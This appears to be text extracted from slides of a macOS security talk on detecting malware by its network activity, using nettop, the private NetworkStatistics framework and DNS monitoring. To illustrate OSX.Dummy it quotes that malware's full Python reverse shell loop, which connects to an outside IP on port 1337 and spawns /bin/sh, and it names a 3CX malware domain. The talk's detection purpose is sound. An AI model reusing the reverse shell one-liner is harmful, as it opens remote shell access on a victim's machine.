
#!/bin/bash while : do python -c 'import
socket,subprocess,os; s=socket.socket(socket.AF_INET,socket.SOCK_STREAM); s.connect(("185.243.115.230",1337)); os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2); p=subprocess.call(["/bin/sh","-i"]);' sleep 5 done 01 02 03 04 05 06 07 08 09 10 11 12 13 14 15 16 ./enumSockets "Python" Enumerating sockets for "Python" (pid: 55082) Socket details: { destination = 185.243.115.230; family = IPv4; localPort = 63497; protocol = TCP; remotePort = 1337; source = 192.168.1.245; state = ESTABLISHED; } 185.243.115.230 (port: 1337) but, how can you tell Python is being maliciously (ab)used? ...excellent question - hold that thought, we'll get to that shortly ! Output OSX.Dummy's network state OSX.Dummy -

Another Way? ...that is global (and provides networking stats) %
man nettop nettop – Display updated information about the network % nettop ... GitHub Desktop .11073 192.168.1.176:50646<->lb-140-82-113-6-iad.github.com:443 2995 B / 581 B 192.168.1.176:50643<->lb-140-82-113-25-iad.github.com:443 3854 B / 1905 B Python .55082 192.168.1.176:50365<->185.243.115.230:1337 3645 B / 163 KiB Per process (and all file descs.) No usage statistics Via proc_pid*: } Bytes up/down + TCP rtt, etc. Global Via nettop: -

nettop's Internals the NetworkStatistics.framework % otool -L /usr/bin/nettop /usr/bin/nettop:

/usr/lib/libncurses.5.4.dylib /System/Library/Frameworks/CoreFoundation.framework/Versions/A/CoreFoundation /System/Library/PrivateFrameworks/NetworkStatistics.framework/Versions/A/NetworkStatistics "Netbottom" (newosxbook.com/src.jl? tree=listings&file=netbottom.c) reverse-engineered by the Jonathan Levin -


Using the NetworkStatistics.framework creating & kicking off a "query" //create
manager NStatManagerRef manager = NStatManagerCreate(kCFAllocatorDefault, queue, ^(NStatSourceRef source, void *unknown) { //set description block NStatSourceSetDescriptionBlock(source, ^(NSDictionary* description) { NSLog(@"Description: %@", description); }); }); //watch UDP & TCP NStatManagerAddAllUDP(manager); NStatManagerAddAllTCP(manager); //start "query" NStatManagerQueryAllSourcesDescriptions(manager, ^{ //code here, invoked when query is done }); 01 02 03 04 05 06 07 08 09 10 11 12 13 14 15 16 17 18 19 20 21 22 23 query, will trigger invocation of "description" block for each "source" generating a "nStat" query -
Using the NetworkStatistics.framework link NetworkStatistics.framework & then compile ./netiquette ...
description: { ProbeActivated = 0; TCPState = Established; congestionAlgorithm = cubic; connProbeFailed = 0; connectAttempts = 0; connectSuccesses = 0; durationAbsoluteTime = 23424463467; epid = 11073; eupid = 110559; euuid = "4C4C447A-5555-3144-A148-85E24A2C8ECA"; ifWiFi = 1; interface = 18; localAddress = {length = 16, bytes = 0x1002c69cc0a801b00000000000000000}; processID = 11073; processName = "GitHub Desktop H"; provider = TCP; readProbeFailed = 0; receiveBufferSize = 131072; receiveBufferUsed = 0; remoteAddress = {length = 16, bytes = 0x100201bb8c5270190000000000000000}; rttAverage = 0; rttMinimum = 0; rttVariation = 0; rxBytes = 0; rxCellularBytes = 0; rxDuplicateBytes = 0; rxOutOfOrderBytes = 0; rxPackets = 0; rxWiFiBytes = 0; rxWiredBytes = 0; sendBufferSize = 132432; sendBufferUsed = 0; startAbsoluteTime = 31918711347226; trafficClass = 0; trafficManagementFlags = 0; txBytes = 0; txCellularBytes = 0; txCongestionWindow = 16264; txPackets = 0; txRetransmittedBytes = 0; txUnacked = 0; txWiFiBytes = 0; txWindow = 70656; txWiredBytes = 0; uniqueProcessID = 110559; uuid = "4C4C447A-5555-3144-A148-85E24A2C8ECA"; writeProbeFailed = 0; } details of a connection (from Github Desktop) } Transmitted bytes up/down + TCP rtt, ooo, etc. Responsible process -

The (main) problem with network state ...can only enumerate currently
activity #!/bin/bash while : do python -c 'import socket,subprocess,os; s=socket.socket(...); s.connect(("185.243.115.230",1337)); ... sleep 5 done 01 02 03 04 05 06 07 08 09 10 11 12 13 14 "After the initial beacon, [the payload] uses a time- seeded random algorithm to generate a default beacon interval of between 1 and 2 hours" -GCHQ nap sleep (OSX.Dummy) sleep (3CX payload) nap between connections -

(host-based) DNS monitoring to efficiently detect malware's name resolutions Can
we monitor DNS requests & responses, to efficiently detect (and thwart) malware? DNS server 3CX infection & network activity msstorageboxes.com "I need the IP addr. for <msstorageboxes.com>" Detection: via DNS yes? -
